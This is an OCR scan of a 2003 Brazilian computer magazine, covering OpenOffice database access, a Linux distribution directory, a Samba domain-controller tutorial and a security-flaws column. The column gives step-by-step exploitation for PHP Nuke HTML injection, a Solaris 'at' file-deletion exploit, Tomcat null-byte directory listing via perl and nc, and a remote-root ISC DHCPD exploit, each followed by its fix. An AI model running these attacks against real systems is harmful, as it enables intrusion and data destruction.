
Utilizar ODBC ou JDBC exige configuração prévia do sistema: a instalação do driver particular do seu SGBD e a configuração do SGBD para permitir o acesso. Existem outras formas de acesso a bancos de dados no OpenOffice, que são mais especializadas, como ADO (somente para Windows) ou "address" que permite o acesso a diretórios LDAP ou livros de endereço do Outlook, Mozilla.



Crie um índice entrando em *Ferramentas* e *Esboçar índice*



No navegador de base de dados, siga o modelo acima



Selecione o tipo de fonte de dados OBDC no OpenOffice

Criando uma fonte de dados dBase

Depois que você se acostumar em enxergar um banco de dados como sendo um diretório, o uso de fontes de dados dBase no OpenOffice ficará tão natural quanto o acesso a arquivos MDB no Access.

Você pode iniciar pelo ícone de *Tabela* na barra de ferramentas lateral, ou selecionar a opção *Ferramentas, Fontes de Dados* no menu. Tenho utilizado a versão "beta 3" do OpenOffice em português do Brasil sem problemas, exceto no Red Hat 8.0, pois a compilação disponível em www.openoffice.org.br utiliza uma versão da glibc mais antiga. Por outro lado, a versão em português lusitano fornecida junto com o Red Hat 8.0 funciona sem problemas.

Dependendo da forma que você escolheu para acessar as configurações de fontes de dados do OpenOffice, poderá ver um navegador ou um diálogo. O primeiro permite a navegação e edição das informações armazenadas no banco selecionado, enquanto que o segundo permite a criação de novas fontes de dados, novas tabelas e novas consultas.

A instalação do OpenOffice traz uma fonte de dados pré-configurada *Bibliography*, que contém uma única tabela DBF com dados de livros sobre o StarOffice publicados na Alemanha. Opcionalmente, a instalação do OpenOffice pode configurar uma segunda fonte de dados para acesso ao livro de endereços do seu leitor de e-mail preferido.

Entre no *Administrador de Banco de Dados* e clique no botão *Nova fonte de dados*. Escolha com *Tipo de fonte de dados* a opção *dBase* e na segunda aba forneça na *URL da fonte de dados* o caminho para um diretório qualquer, por exemplo *C:\Meus Documentos\Agenda* ou */home/lozano/agenda*. Caso o diretório não exista, ele será criado.


Em seguida clique no botão *Aplicar* ou em *Ok*.

Pronto, você já tem um banco de dados novinho em folha para trabalhar.


Criando tabelas

Vamos criar duas tabelas em nosso banco, para que possamos ilustrar como trabalhar com relacionamentos. A primeira se chama *Contatos* e a segunda *Eventos*.

Abra o navegador de fontes de dados pelo ícone da *Tabela*, abra a fonte de dados *Agenda* e clique com o botão direito no ícone *Tabelas*, escolhendo em seguida *Novo esboço de tabela*. Ou então, entre na aba *Tabelas* do Administrador de Fontes de Dados e clique no ícone *Novo esboço de tabela*.



Usando o OBDC, recrie as tabelas *Contato* e *Evento*



Nomeie a tabela *Evento* como exemplificado acima

De um jeito ou de outro você entrará no assistente de *esboçar tabela* e poderá fornecer os campos da *tabela contato*. Note que, por estarmos em um banco de dados dBase, não existem as opções de definir uma chave primária ou campos obrigatórios. Clique no ícone do disquete dentro do assistente para salvar a definição da tabela *Contato*.

Crie um índice para suprir a falta da chave primária. Selecione o menu *Ferramentas*, *Esboçar índice* dentro da janela do assistente, e em seguida clique no ícone *Novo índice*. Crie o índice conforme a figura 1, na página anterior. Volte então para o navegador de bases de dados e digite alguns dados seguindo o modelo da figura 2. Observe que o navegador possui a sua própria barra de ferramentas para operações de busca e classificação.

Criando uma fonte de dados ODBC


As fontes de dados dBase permitem algumas brincadeiras, mas logo o usuário perceberá as limitações deste recurso: as consultas só podem envolver uma única tabela. Isto ocorre porque o OpenOffice é apenas um front-end e não um SGBD, portanto ele está limitado aos recursos do SGBD subjacente. O MS Access contém seu próprio SGBD, o que pode ser bom (como realizar consultas envolvendo várias tabelas DBF) ou ruim (impede o acesso a recursos mais sofisticados de bancos de servidor e degrada a performance deles).


Portanto, para prosseguir teremos que configurar uma fonte de dados mais poderosa. Utilizando ODBC podemos tanto acessar arquivos MDB ou MySQL, entre outros. Caso o seu Windows não possua os drivers ODBC para o Access, procure em www.microsoft.com pelo pacote *Microsoft Data Access Objects* ou MDAC. Este download gratuito fornece o driver ODBC para o Access, entre outras coisas.

Embora não inclusas nas distribuições oficiais, é possível baixar drivers ODBC para o MySQL e PostgreSQL para Windows. Usuários do Red Hat Linux devem instalar alguns pacotes:


- *UnixODBC*.rpm*, que contém o suporte a ODBC para o Linux
- *MyODBC*.rpm*, que contém o driver ODBC para o MySQL
- *postgresql-odbc*.rpm*, que contém o driver ODBC para o PostgreSQL
- *unixODBC-kde*.rpm*, que contém o utilitário ODBCConfig para configuração de fontes de dados (DSNs) ODBC utilizando interface gráfica.

Caso você utilize arquivos MDB, o ícone de configuração do ODBC no Painel de Controle do Windows permite que você crie um novo arquivo MBD vazio (podemos então criar tabelas e índices pelo OpenOffice). Se você utilizar o MySQL, terá antes que criar um banco de dados e possivelmente fornecer direitos de acesso ao seu usuário (depois poderemos criar tabelas e nomear o





Acrescente tabelas clicando o botão direito em *Consultas*



Para ver o resultado da consulta, clique em *Executar*

banco pelo OpenOffice).

Infelizmente não temos espaço suficiente para detalhar as configurações de cada driver, entretanto a maioria dos usuários dos dois sistemas estarão já acostumados com o processo de configurar seus bancos de dados preferidos (MDB ou MySQL) e os respectivos drivers ODBC, ou poderão conseguir com facilidade ajuda externa.

No lado do OpenOffice, basta selecionar o tipo de fonte de dados "ODBC" e inclur na URL da fonte de dados o nome da DSN ODBC previamente configurada, como mostra a figura 3, na página 19

Criando uma consulta

Utilizando uma fonte de dados ODBC, recrie a tabela *Contato* e crie também a tabela *Evento* de acordo com a figura 4. Popule esta tabela como exemplificado na figura 5, tomando cuidado com os valores do campo *apelido*, já que não estamos ainda utilizando um formulário para entrada de dados.

Agora vamos à parte realmente interessante: se você quer uma consulta que relacione, para cada evento, o e-mail de contato. Isto envolve definir um relacionamento entre as duas tabelas. Clique com o botão direito no ícone *Consultas* do navegador de fontes de dados e selecione a opção *Novo esboço de consulta*. Você verá um assistente (veja a figura 6) e imediatamente será aberto o diálogo *Acrescentar tabelas* do assistente.

Você pode arrastar os campos *evento.dia*, *evento descricao* e *contato.email* para a área inferior do assistente, indicando que estes campos serão parte do resultado da consulta, e pode determinar ordenação ascendente em dia. Poderia até estabelecer critérios de filtragem sobre as colunas indicadas

Se arrastar o campo *evento.apelido* para sobre o campo *contato.apelido* na parte superior do assistente, terá estabelecido um relacionamento entre as duas tabelas e se clicar o botão de *Executar* verá o resultado da consulta (como exemplificado na figura 7). Pode-se, com um clique duplo no relacionamento, mudar o tipo de junção utilizada (na tradução foi utilizada o termo *união*, que não é tecnicamente correto) para o caso de nem todos os registros estarem relacionados em uma das tabelas.

Pode-se salvar e re-executar esta consulta pelo navegador de fontes de dados da mesma forma como foi feito com as tabelas. É possível também desligar o modo de esboço clicando no ícone que contém um sinal de "@" para ver o comando SQL correspondente à consulta, que pode ser editado diretamente.

Tem muito mais

Neste artigo você viu o básico para configurar e utilizar os recursos de acesso a bancos de dados do OpenOffice. Ainda há muito para se ver, como o uso de fontes de dados JDBC, detalhes da configuração de ODBC no Linux, a geração de formulários e malas diretas utilizando os assistentes inclusos no OpenOffice, ou ainda a programação com StarBasic. **PCM**

Diretório Linux

Participe do ranking do mês escolhendo sua distribuição Linux favorita. É só entrar no site www.europanet.com.br e dar o seu voto

Distribuições

Aqui você encontra as principais distribuições Linux disponíveis no mercado e confere quais as suas últimas versões e quando cada uma delas foi lançada

Distribuição	Site	Versão	Último release	Observação
ASP Linux	www.asp-linux.com/en	7.3	13/08/02	Indicada para instalação de desktop, principalmente para usuários iniciantes. Foi baseada no Red Hat
CaixaMagica	www.caixamagica.org	8.01	31/07/02	Distribuição Linux feita em Portugal. É voltada para uso pessoal, procurando ser simples e fácil de usar
Conectiva	www.conectiva.com.br	8.0	18/04/02	Distribuição brasileira, destinada a servidores e desktops. A última versão está na **PC Master 64**
Debian	www.debian.org	3.0	19/07/02	Famosa distribuição Linux, indicada para servidores, sua construção utiliza só pacotes completamente GPL. Está na **PC Master 65**
Definity	www.definitylinux.com.br	1.0 r8	07/05/02	Distribuição brasileira voltada para a instalação de desktops e servidores. Sua construção foi baseada no Slackware.
ELX	www.elxlinux.com	1.0	23/10/02	Indicada para instalação de desktop, principalmente para usuários iniciantes, muito fácil de usar. Está na **PC Master 63**
EnGarde	www.engardelinux.org	1.0.1	04/05/01	Linux preparado para trabalhar como servidor de rede, a sua configuração é feita através de um navegador Internet
EvilEntity	www.undeadlinux.com	0.2.4f	13/05/05	Ainda se encontra em versão beta, mas destina-se a usuários novos, trazendo recursos simples e fáceis.
Gentoo	www.gentoo.org	1.4 RC1	10/09/02	Com ferramentas básicas, destina-se ao uso pessoal. Desenvolve uma interface gráfica simples e fácil de usar.
Insigne	www.insigne.com	2.0	20/12/02	Distribuição Linux brasileira desenvolvida para ser comercializada no formato OEM. Encontrada exclusivamente na **PC Master 69**
Lindows	www.lindows.com	3.0	18/11/02	Destinado ao usuário iniciante, a empresa tentou criar um sistema que executasse programas Windows e Linux, mas falhou.
Lycoris	www.lycoris.com	Beta	26/11/02	Antes esta distribuição era chamada Redmond Linux. Como curiosidade, o seu desktop é idêntico ao do Windows.
Mandrake	www.mandrakesoft.com	9.0	25/09/02	Uma distribuição completa e com muitas facilidades para usuários que usam o Linux pela primeira vez. Está na **PC Master 66**
Peanut	www.peanutlinux.org	9.4	20/11/02	Mini distribuição Linux que pode ser instalada em computadores obsoletos, como 386 e 486, com recursos avançados
Red Hat	www.redhat.com	8.0	30/09/02	Uma das mais famosas distribuições Linux, destinada para uso pessoal e montagem de servidores de rede. Está na **PC Master 67.**
SCO	www.sco.com	4.0	19/11/02	A distribuição da SCO, famosa como Caldera Linux, é destinada à instalação de desktops e possui diversas facilidades
Slackware	www.slackware.com	9.0	14/12/02	Famosa distribuição Linux indicada para servidores. Possui uma legião de fãs em todo mundo. Está no CD 1 desta edição

Última notícia

Red Hat 8.1 Beta 2

A Red Hat liberou para avaliação da comunidade a versão Beta 2 de seu sistema operacional. Ele está sendo apresentado com o cod nome Phoebe, que estranhamente é o nome dado a uma espécie de planta carnívora que se alimenta de moscas.

A versão beta está sendo disponibilizada com o kernel 2.4.20, Xfree86 2.4.99 e está sendo usado o Gnome como gerenciador de janelas padrão. Na nova versão do Linux, o pacote do OpenOffice, que é uma ótima solução para ferramentas de escritório, fará parte da sua instalação.

Para os usuários que desejarem fazer o download do sistema, a imagem do CD encontra-se disponível no endereço *ftp.redhat.com/pub/redhat/linux/beta/phoebe*

Ranking

Distribuição	Total
1 - SuSe	25,34%
2 - Red hat	22,10%
3 - Conectiva	20,73%
4 - Mandrake	11,96%
5 - Slackware	8,06%
6 - Definity	6,18%
7 - Outros	5,63%

Fonte: PC Master (www.europanet.com.br)
Pesquisa realizada entre 16/01/03 e 13/02/03

Distribuição	Site	Versão	Último release	Observação
SuSE	www.suse.com	8.1	30/09/02	Distribuição Linux desenvolvida na Alemanha, muito completa e destinada para desktop e servidor de rede.
Tech Linux	www.techlinux.com.br	3.0	30/03/02	Distribuição brasileira, indicada para a instalação de desktops e servidores, vem trabalhando nos drivers de winmodems
Trustix	www.trustix.net	1.5	18/11/02	Distribuição Linux muito segura desenvolvida para servidor de rede. Está no CD-ROM 2 da **PC Master 68**
Turbolinux	www.turbolinux.com	8.0S	25/10/02	Distribuição Linux desenvolvida na Ásia. É muito completa e destinada para desktop e servidor de rede
United	www.unitedlinux.com	1.0	19/11/02	Distribuição Linux desenvolvida especialmente para o mercado corporativo, com um serviço de suporte completo.
Xandros Desktop OS	www.xandros.com	1.0	22/10/02	Linux desenvolvido para trabalhar exclusivamente como desktop. Tem recursos simples e que possui um bom desempenho
Yellow Dog	www.yellowdoglinux.com	2.3	23/06/02	Indicada para instalação em desktop, possui versão do sistema para Macintosh. É destinada a usuários iniciantes.

PCM


Perdeu Tudo?
SOS HD
RECUPERAÇÃO DE DADOS
www.soshd.com.br
Av. Paulista 2300 - Andar Pilotis
CEP: 01310-300 - São Paulo - SP
Tel.: 11 6847-4533

Defeitos Lógicos:
Vírus, Hackers, Arquivos deletados, Discos formatados, Arquivos corrompidos, Senhas esquecidas, etc.

Defeitos Físicos:
Bad Block, Sobrecarga de energia, Queimados, Riscados, Danificados por queda, etc.

Trabalhamos com todos os tipos de mídia:
HD, RAID, CD, Disquetes, Zip-Drive, Jaz-Drive, etc.
Sistemas Windows, Linux, MacOS, Novell.

Ontrack DataRecovery Services Partner Program



Tutorial

O especialista

Eles sabem o que falam. Toda mês uma superdica completa, escrita por um profissional da área, mostrando uma solução para seus problemas

Autentique seus **Clientes Windows**

Aprenda como configurar o Samba no Linux para fazer a autenticação de clientes Windows em sua rede local e melhore a segurança de seu sistema

Por Clodonil Honorio Trigo

No início da década de 90, o servidor Novell (Netware) tornou comum o uso dos servidores de arquivo e autenticação tanto em pequenas, médias e grandes empresas. Com o avanço da tecnologia, o mercado começou a migrar dessa plataforma e adotar Windows NT, Windows 2000 e outros sistemas proprietários.

Como este processo de mudança é algo atual e presente em áreas de TI, existem algumas empresas que estão adotando soluções alternativas para fugir do alto custo dos servidores proprietários e, ao mesmo tempo, ter um servidor seguro e estável com tecnologia de ponta. E são os servidores Linux que estão mostrando que isso é possível e perfeitamente viável.

A seguir você vai aprender como migrar os servidores de arquivo e como fazer sua autenticação.

Você aprenderá a utilizar o Samba para montar um servidor de autenticação PDC (Primary Domain Controler) em Linux, e os clientes continuam Windows 2000 (NT), XP, Windows 9X. E tudo isso de forma que o cliente não perceba que está sendo utilizado Linux no servidor, mas a empresa sinta a diferença tecnológia e financeira.

O recurso de autenticação é uma ótima solução para a segurança da rede, já que cada usuário somente terá acesso a recursos compartilhados se for reconhecido pelo servidor e ainda pertencer ao grupo de trabalho.

Ficha do autor
Clodonil Honorio Trigo
Diretor do Grupo Guia Tecnológico
Free-soft - http:\\linux.unasp.edu.br

Instalação

Será utilizado o Samba para criar o servidor PDC e, portanto você precisará instalar os pacotes desse software, que estão presentes em todas as distribuições Linux. Você pode encontrar esses arquivos também no site (www.rpmfind.net).

```
# samba*.i386.rpm
# samba-cliente*.i386.rpm
# samba-server*.i386.rpm
# samba-common*.i386.rpm
```

A instalação do Samba é muito simples, basta executar:

```
#rpm -ivh samba*
```

Configuração do servidor

A grande vantagem do Samba é o arquivo de configuração estar localizado em apenas um arquivo, o *smb.conf*. Edite-o digitando o comando:

```
#/etc/samba/smb.conf
```

No arquivo *smb.conf* pode-se configurar um servidor de arquivo, um servidor de impressão e o servidor PDC. Para montar o servidor de PDC, altere o arquivo de acordo com o exemplo o quadro *smb.conf*, na página ao lado.

Inicializando o Serviço

Antes de inicializar o serviço *smb*, é preciso verificar se existe algum erro de sintaxe no arquivo. Para isso, utilize o comando *testparm*:

```
# testparm
```

Se não apresentar nenhum erro de sintaxe, no arquivo, você pode levantar o serviço *smb*.

```
# service smbd stop
# service smbd start
```

Checklist

Para verificar se o *smb* (Samba) está no ar, faça um checklist:

```
# ps aux ->
```

Verifica se o servico esta rodando.

```
# netstat -a ->
```

Verifica se a porta esta aberta.

Como criar um usuário

Para colocar uma máquina Windows no domínio criado no *smb.conf*, deve-se criar primeiramente um usuário com o mesmo nome da máquina que vai entrar no domínio:

```
#adduser -g 100 -s /bin/false
micro1$
#smbpasswd -a -m        micro1
```

Mas este procedimento não é viável porque toda vez que você tiver que colocar uma máquina no domínio, terá que criar um usuário para esta máquina. Por outro lado, o administrador tem um controle pleno das máquinas que pertencem ao seu domínio.

Para aqueles que não querem ter este trabalho, basta acrescentar a seguinte linha no arquivo */etc/samba/smb.conf*, que automaticamente os usuários com os nomes da máquina serão criados:

```
add user script = /usr/sbin/adduser
-n -g maquina_cliente -c
Maquina_cliente  -d /dev/null -s
/bin/false
```

É importante frisar que sem este usuário a máquina não entra no domínio.

Pode-se também incluir os usuários que irão pertencer ao domínio. Estes são chamados "usuários samba". Só é possível incluir um usuário no Samba, se o mesmo existir no sistema:

```
#smbadduser cht1:cht2
```

Onde:
cht1 – é o usuário do sistema
cht2 – é o novo usuário samba

Configuração do cliente

Para que seus clientes solicitem autenticação no servidor e possam utilizar os recursos da rede, é necessário que as estações estejam configuradas para que sejam autenticadas em um servidor de domínios. Para isso, faça os seguintes passos:

1 Vá para uma estação Windows que será configurada como cliente e abra o *Painel de Controle*, localizado no menu *Iniciar*.

2 Selecione o item *Rede*, localize a opção *Clientes para Rede Microsoft*, e em seguida pressione o botão *Propriedades*.


3 Será aberta uma janela. Marque a opção *Efetuar logon no domínio do Windows NT*, e preencha o campo *Domínio do Windows NT* com o nome criado no Samba.

4 Quando pressionar *OK* o sistema será reiniciado. Ao ser carregado novamente, o Windows irá solicitar a senha do usuário que utilizará a estação.

Conclusão

O recurso de autenticação dos clientes garante a sua rede local uma maior segurança de acesso ao sistema, já que este recurso impede que usuários estranhos ao ambiente usem a rede e tenham acesso a documentos restritos que se encontram compartilhados no servidor de arquivos.

Com isso, pode-se notar que é fácil configurar um servidor PDC no Linux, onde não existe número limitado de usuários e a velocidade de conexão é rápida como nos servidores Windows. **PCM**



smb.conf

```
[global]
   netbios name= pdc
   workgroup = LABCOM UNASP
   encrypt passwords = yes
   smb passwd file =
   /etc/samba/smbpasswd
   local master = yes
   os level = 64
   domain master = yes
   preferred master = yes
   domain logons = yes
   logon script = %m.bat
   logon drive = L:
   logon home =
   \\LABCOM.UNASP\%U
   time server = yes
   wins support = yes
[homes]
      comment = Home Directories
      browseable = no
      writable = yes
      valid users = %S
      create mode = 0664
      directory mode = 0775
[netlogon]
      comment = Network Logon Service
      path = /usr/local/samba/netlogon
      guest ok = no
      writable = yes
      share modes = no
      browseable= no
[Profiles]
      path = /usr/local/samba/profiles
      browseable = yes
      guest ok = yes
      read only = no
      create mask = 0600
      directory mask = 0700
```

Obs: Os comentários deste arquivo podem ser acessados em nux.unasp.edu.br

Falhas de SEGURANÇA 3

Confira as principais falhas de segurança do último período e aprenda como resolvê-las. Os arquivos comentados estão em www.europanet.com.br/pcmaster/edicao70

Por Domingo M. Montanaro

PHP Nuke

Sistema Operacional: Win32 e Posix
Tipo: Remota
Versões Afetadas: Até 6.0
Gravidade: Média
Nível: Intermediário
Privilégios: Inclusão de códigos HTML e JavaScript (html injection)

Descrição:

O PHP Nuke é um sistema automatizado feito em PHP que faz com que seja muito simples criar e manter um portal. Ele possui uma ferramenta de fórum, que faz com que usuários cadastrados possam postar suas mensagens. É possível incluir códigos HTML em postagens de usuários cadastrados, passando por cima das limitações do sistema. Essa inclusão se dá no momento do site registrar uma imagem para a postagem. Em vez de colocar uma imagem, é possível ao atacante inserir esses códigos HTML.

Como Explorar:

Cadastre-se em algum site que tenha o PHP Nuke. Uma vez cadastrado, efetue seu login na página principal clicando no item *Your Account*. Depois, clique na página *Your Info*. Visualize o código-fonte dessa página e procure pelo trecho *uid*

Você encontrará algo como: <Input type="hidden" name="uid" value="666">.

Esse valor, "666", é o seu ID de usuário. Uma vez que você sabe seu ID de usuário, crie uma página HTML com o seguinte código:

```
<form name="Register"
action="http://SITE_ALVO_
COM_PHPNUKE/modules.php?
name=Your_Account"
method="post">

<b>Código (">[código]<b)
</b><Input type="text"
name="user_avatar" size="30"
maxlength="30"><br><br>

<b>Nome do usuário:</b>
<input type="text" name=
"uname" size="30"
maxlength="255">
<br><b>ID de Usuário:<input
type="text" name="uid"
size="30"><input type="hidden"
name="op" alue="saveuser">
<input type="submit" value=
"Save Changes">
</form>
```

Abra a página HTML e insira o seu código. O código necessariamente tem que começar com aspas duplas e sinal de menor e terminar com sinal de menor e a letra b. Um exemplo de código seria:

```
"><h1>REVISTA
PCMASTER</h1><b
```

OBS: Existe um espaço após o <b, o que faz o código ficar contínuo. O código precisa ser menor que 30 caracteres, pois o campo para o mesmo no banco de dados é limitado a 30 posições.

Como Proteger:

Baixe as correções de segurança do site do PHP Nuke, disponíveis em www.phpnuke.org.

at

Sistema Operacional: Solaris
Tipo: Local
Versões Afetadas:
SPARC: Solaris 7: 108319-03 ou posteriores, Solaris 8: 109007 09 e 108875-13 ou posteriores, Solaris 9: 14135-01 ou posteriores
INTEL: Solaris 7: 108320-03 ou posteriores, Solaris 8: 109008-09 and 108876-13 ou posteriores, Solaris 9: 114136-01 ou posteriores, Solaris 7, Solaris 2.6 FreeBSD 3.2-RELEASE, OpenBSD 2.5, NetBSD 1.4.1
Gravidade: Alta
Nível: Avançado
Privilégios: Manipulação de arquivos com privilégios de root

Descrição:

A ferramenta "at" serve para agendar execuções de instruções em horários programados. Essa ferramenta contém uma falha ao verificar caminhos relativos quando é executada com o parâmetro *-r*, o que especifica que o trabalho (job) tem que ser removido. Nesse momento da remoção, é possível à um atacante especificar a deleção de qualquer arquivo no sistema de arquivos, uma vez que a ferramenta "at" tem o bit suid especificado.

Como Explorar:

Copie o exploit *atexp.c*, disponível no site da PC Master, e compile-o:

```
$/gcc -o atexp atexp.c
```

Após isso, execute-o especificando o arquivo a ser removido:

```
$/atexp caminho_para_o_arquivo
```

Como Proteger:

Visite a página http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fsalert%2F50161&zone_32=category%3Asecurity e instale o Patch para o seu sistema operacional. Uma solução temporária seria remover o *suid bit* com o comando

```
chmod u-s /usr/bin/at
```

Apache TomCat

Sistema Operacional: Posix
Tipo: Remota
Versões Afetadas: 3.3.1
Gravidade: Média
Nível: Básico
Privilégios: Visualização de diretórios e arquivos fora do Diretório HTTP

Descrição:

É uma implementação de servidor HTTP para aplicações JSP/ServLet. Quando são enviados caracteres nulos em requisições HTTP, o servidor lista o conteúdo do diretório.

Como Explorar:

Veja se a vítima está com o servidor TomCat em www.netcraft.com/whats ou verificando o Banner HTTP Envie a requisição:

```
"GET /ByteNulo.jsp HTTP/1.0
```

Isso pode ser feito com o comando:

```
$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc servidor 8080
```

Para visualizar diretórios, utilize o seguinte comando:

```
$ perl -e 'print "GET /admin/WEB-INF\\classes/ContextAdmin.java\x00.jsp HTTP/1.0\r\n\r\n", |nc Servidor 8080
```

Como Proteger:

Baixe a mais nova versão do TomCat disponível em: http://jakarta.apache.org/builds/jakarta-tomcat/release/v3.3.1a/.

ISC DHCPD

Sistema Operacional: Posix
Tipo: Remota
Versões Afetadas: v3.0.1rc8
Gravidade: Alta
Nível: Intermediário
Privilégios: Execução de comandos arbitrários

Descrição:

O servidor DHCP, fornecido pela Internet Software Consortium, possui uma falha de segurança ao receber pacotes de pedidos de BOOT com a opção *DHCP_HOST* incluída no pacote. Dessa maneira, é possível executar uma shell remota no sistema operacional com privilégios de root.

Como Explorar:

Copie o exploit *dhcp-expl.c*, disponível no site da PC Master e compile-o:

```
$ gcc -o dhcp-expl dhcp.expl.c
```

Após isso, execute-o:

```
$ ./dhcp-expl -i Endereço_IP -p PORTA -t Tipo Endereço_IP_Vítima
Exemplo: (Em se tratando que o seu IP é 192.168.0.5 e o servidor DHCP 192.168.0.1 rodando RedHat 8)
$ ./dhcp-expl -i 192.168.0.5 -t4 192.168.0.1
```

Para ver uma lista completa de alvos, execute o exploit com o parâmetro *-t0*.

Como Proteger:

Atualize a versão do seu DHCPD para a 3.0p2, disponível em http://www.isc.org/products/DHCP/.

Domingo M. Montanaro é Analista [illegible]

PCM

Família

Converse sobre Linux com outros usuários. São milhares espalhados em diversos grupos. Todos eles com um interesse em comum: aumentar o seu conhecimento sobre o sistema operacional que vem conquistando mais espaço a cada dia.

E para que você possa fazer parte deste universo, publicamos a seguir uma lista de vários grupos de usuários Linux brasileiros. Basta escolher um deles e fazer o cadastro para ficar por dentro de todas as últimas novidades.

Linux Hangar
www.linuxhangar.hpg.com.br

SERVUX - Servidores Linux
www.servux.cjb.net

Segurança no Conectiva Linux
distro.conectiva.com.br
mailman/listinfo/seguranca

Prog-BR - Programação Linux
listas.conectiva.com.br/listas

LDP-BR Projeto de Documentação Linux
ldp-br@conectiva.com.br

JustLinux
groups.yahoo.com/group/justlinux

GUS - Grupo de Usuários Slackware
gus-br@linuxmag.com.br

Grupo de Discussão Linux
groups.yahoo.com/group/linux-board

Nosso Grupo - Sistemas
www.nossogrupo.com.br/canais.asp?canal=275

Linuxabc
linuxabc-subscribe@egroups.com

Red Hat Linux Brasil
redhatbras...subscribe@yahoogrupos.com.b

LPI-BR
br.groups.yahoo.com/group/lpi

Linux-br
linux-br@conectiva.com.br

Grupos Brasileiros

1 - AMAZONAS
O.D.C. Organização de Desenvolvimento do Código-Aberto
http://www.linuxser.2x.com.br

2 - PARÁ
Linux em Belém do Pará
br.groups.yahoo.com/group/linuxpaidegua

3 - MARANHÃO
